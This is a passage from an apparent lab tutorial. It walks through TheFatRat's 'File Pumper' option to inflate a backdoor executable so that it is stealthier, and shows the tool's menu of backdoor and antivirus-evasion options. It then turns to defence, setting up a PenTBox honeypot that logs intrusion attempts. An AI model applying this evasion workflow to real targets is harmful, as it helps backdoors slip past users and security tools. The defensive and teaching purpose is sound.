
Example 7: File Pumper [Increase Your Files Size]

We will be increasing the size of our payload to make it more stealthy.




```
    | /\/\/\    \  [--]          Codename: Whistle           [--]
    J /        \.__\ [--]    Follow me on Github: @Screetsec   [--]
    J /        \.__\ [--]    Dracos Linux : @dracos-linux.org  [--]
    |/           /  [--]                                      [--]
      \        .'\.  [--]       SELECT AN OPTION TO BEGIN:     [--]
    _____)_/\_(___\. [--] .___________________________________[--]
   (___._/  \_.___)'\_.-----------------------------------------/

        [01]  Create Backdoor with msfvenom
        [02]  Create Fud 100% Backdoor with Fudwin 1.0
        [03]  Create Fud Backdoor with Avoid v1.2
        [04]  Create Fud Backdoor with backdoor-factory [embed]
        [05]  Backdooring Original apk [Instagram, Line,etc]
        [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
        [07]  Create Backdoor For Office with Microsploit
        [08]  Trojan Debian Package For Remote Acces [Trodebi]
        [09]  Load/Create auto listeners
        [10]  Jump to msfconsole
        [11]  Searchsploit
        [12]  File Pumper [Increase Your Files Size]
        [13]  Configure Default Lhost & Lport
        [14]  Cleanup
        [15]  Help
        [16]  Credits
        [17]  Exit

 ┌─[TheFatRat]─[~]─[menu]:
 └──────→ 12

  Located file (example:/output/backdoor.exe) :/home/kali/Desktop/TheFatRat/TheFatRat/backdoor.exe
```

In the below screenshot, we have selected the backdoor for which we need to increase the size. Also, we need to select the size in MB or kb. So we have selected size in MB.




```
    J /        \.__\ [--]    Dracos Linux : @dracos-linux.org  [--]
    |/           /  [--]                                      [--]
      \        .'\.  [--]       SELECT AN OPTION TO BEGIN:     [--]
    _____)_/\_(___\. [--] .___________________________________[--]
   (___._/  \_.___)'\_.-----------------------------------------/

        [01]  Create Backdoor with msfvenom
        [02]  Create Fud 100% Backdoor with Fudwin 1.0
        [03]  Create Fud Backdoor with Avoid v1.2
        [04]  Create Fud Backdoor with backdoor-factory [embed]
        [05]  Backdooring Original apk [Instagram, Line,etc]
        [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
        [07]  Create Backdoor For Office with Microsploit
        [08]  Trojan Debian Package For Remote Acces [Trodebi]
        [09]  Load/Create auto listeners
        [10]  Jump to msfconsole
        [11]  Searchsploit
        [12]  File Pumper [Increase Your Files Size]
        [13]  Configure Default Lhost & Lport
        [14]  Cleanup
        [15]  Help
        [16]  Credits
        [17]  Exit

 ┌─[TheFatRat]─[~]─[menu]:
 └──────→ 12

  Located file (example:/output/backdoor.exe) :/home/kali/Desktop/TheFatRat/TheFatRat/backdoor.exe

  Size file for tamper (1000 for kb) (1 for mb ) : 1
```

In the below screenshot, we have selected the size in MB.




```
      \      .'\.  [--]     SELECT AN OPTION TO BEGIN:      [--]
  ____)_/\_(___\.  [--] .________________________________[--]
 (___._/  \_.___)'\_.---------------------------------------/

         [01]  Create Backdoor with msfvenom
         [02]  Create Fud 100% Backdoor with Fudwin 1.0
         [03]  Create Fud Backdoor with Avoid v1.2
         [04]  Create Fud Backdoor with backdoor-factory [embed]
         [05]  Backdooring Original apk [Instagram, Line,etc]
         [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
         [07]  Create Backdoor For Office with Microsploit
         [08]  Trojan Debian Package For Remote Acces [Trodebi]
         [09]  Load/Create auto listeners
         [10]  Jump to msfconsole
         [11]  Searchsploit
         [12]  File Pumper [Increase Your Files Size]
         [13]  Configure Default Lhost & Lport
         [14]  Cleanup
         [15]  Help
         [16]  Credits
         [17]  Exit

 ┌─[TheFatRat]─[~]─[menu]:
 └──────→ 12

 Located file (example:/output/backdoor.exe) :/home/kali/Desktop/TheFatRat/TheFatRat/backdoor.exe

 Size file for tamper (1000 for kb) (1 for mb ) : 1

 mb or kb : mb
```

You can see that our backdoor.exe file size has increased.



```
 (___._/  \_.___)'\_.---------------------------------------/

         [01]  Create Backdoor with msfvenom
         [02]  Create Fud 100% Backdoor with Fudwin 1.0
         [03]  Create Fud Backdoor with Avoid v1.2
         [04]  Create Fud Backdoor with backdoor-factory [embed]
         [05]  Backdooring Original apk [Instagram, Line,etc]
         [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
         [07]  Create Backdoor For Office with Microsploit
         [08]  Trojan Debian Package For Remote Acces [Trodebi]
         [09]  Load/Create auto listeners
         [10]  Jump to msfconsole
         [11]  Searchsploit
         [12]  File Pumper [Increase Your Files Size]
         [13]  Configure Default Lhost & Lport
         [14]  Cleanup
         [15]  Help
         [16]  Credits
         [17]  Exit

 ┌─[TheFatRat]─[~]─[menu]:
 └──────→ 12

 Located file (example:/output/backdoor.exe) :/home/kali/Desktop/TheFatRat/TheFatRat/backdoor.exe

 Size file for tamper (1000 for kb) (1 for mb ) : 1

 mb or kb : mb

 Finished Pumping ... █
```

In the below Screenshot, we are checking the properties of the backdoor.exe file for which we have increased size to MB.



/home/kali/Desktop/TheFatRat/TheFatRat/backdoor.exe

Name: backdoor.exe

Kind: DOS/Windows executable

Open With: Engrampa Archive Manager

Location: /home/kali/Desktop/TheFatRat/TheFatRat

Modified: Today


Accessed: Today

Size: 1.2 MiB (1,300,390 bytes)


"backdoor.exe": 1.2 MiB (1,300,390 bytes) DOS/Windows executable

So, now we will get into prevention, How the user can prevent it or know the reverse connection has been made, for that, we can use pentabox, which offers a honeypot tool, that will work as an intrusion detection system and let the user know about the vulnerability and enhancing the security of the user.

Installation of pentabox :




```
git clone https://github.com/technicaldada/pentbox

cd pentbox

tar -zxvf pentbox.tar.gz

cd pentbox

./pentbox.rb
```




```
PenTBox 1.8
   ____            _____ ____
  |  _ \ ___ _ __ |_   _| __ )  _____  __
  | |_) / _ \ '_ \  | | |  _ \ / _ \ \/ /
  |  __/  __/ | | | | | | |_) | (_) >  <
  |_|   \___|_| |_| |_| |____/ \___/_/\_\

———————— Menu         ruby3.0.3 @ x86_64-linux-gnu

1- Cryptography tools

2- Network tools

3- Web

4- Ip grabber

5- Geolocation ip

6- Mass attack

7- License and contact

8- Exit

   → 
```

Select Network Tools (2) and select (3) which is the honey pot



```
1- Net DoS Tester
2- TCP port scanner
3- Honeypot
4- Fuzzer
5- DNS and host gathering
6- MAC address geolocation (samy.pl)

0- Back

   → 3

// Honeypot //

You must run PenTBox with root privileges.

 Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

   → 1

  HONEYPOT ACTIVATED ON PORT 80 (2022-04-25 04:30:56 -0400)


  INTRUSION ATTEMPT DETECTED! from 192.168.204.132:40734 (2022-04-25 04:33:21 -0400)
 ─────────────────────────────

GET / HTTP/1.1
Host: 192.168.204.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 11 Feb 2022 07:03:29 GMT
If-None-Match: "29cd-5d7b8aa03ad68-gzip"
Cache-Control: max-age=0
```


We can do auto-configuration, which will choose the IP and port automatically and get activated whereas in the manual we have to give the IP and port number along with alert buzzer functionalities etc, for better security.



```
// Honeypot //

You must run PenTBox with root privileges.

 Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

   → 2

 Insert port to Open.

   → 4444

 Insert false message to show.

   → sorry it is not available

 Save a log with intrusions?

 (y/n)   → y

 Log file name? (incremental)

Default: */pentbox/other/log_honeypot.txt

   →

 Activate beep() sound when intrusion?

 (y/n)   → n

  HONEYPOT ACTIVATED ON PORT 4444 (2022-04-25 04:35:19 -0400)
```


We can also give a custom message to be displayed at the attacker’s end, making it cooler to use.

Attackers end :



```
sorry it is not available
```

User getting warning about the intrusion made by an attacker in user end :



```
  INTRUSION ATTEMPT DETECTED! from 192.168.204.132:42822 (2022-04-25 04:35:34 -0400)
 ─────────────────────────────────
GET / HTTP/1.1
Host: 192.168.204.132:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1


  INTRUSION ATTEMPT DETECTED! from 192.168.204.132:42824 (2022-04-25 04:35:37 -0400)
 ─────────────────────────────────
GET /favicon.ico HTTP/1.1
Host: 192.168.204.132:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.204.132:4444/


  INTRUSION ATTEMPT DETECTED! from 192.168.204.130:41974 (2022-04-25 04:36:02 -0400)
 ─────────────────────────────────
GET / HTTP/1.1
Host: 192.168.204.132:4444
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1


  INTRUSION ATTEMPT DETECTED! from 192.168.204.130:41976 (2022-04-25 04:36:05 -0400)
 ─────────────────────────────────
GET /favicon.ico HTTP/1.1
Host: 192.168.204.132:4444
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.204.132:4444/

█
```

By this, we can know the intrusion and take necessary steps to avoid the exploitation prompted by the attackers.

Conclusion

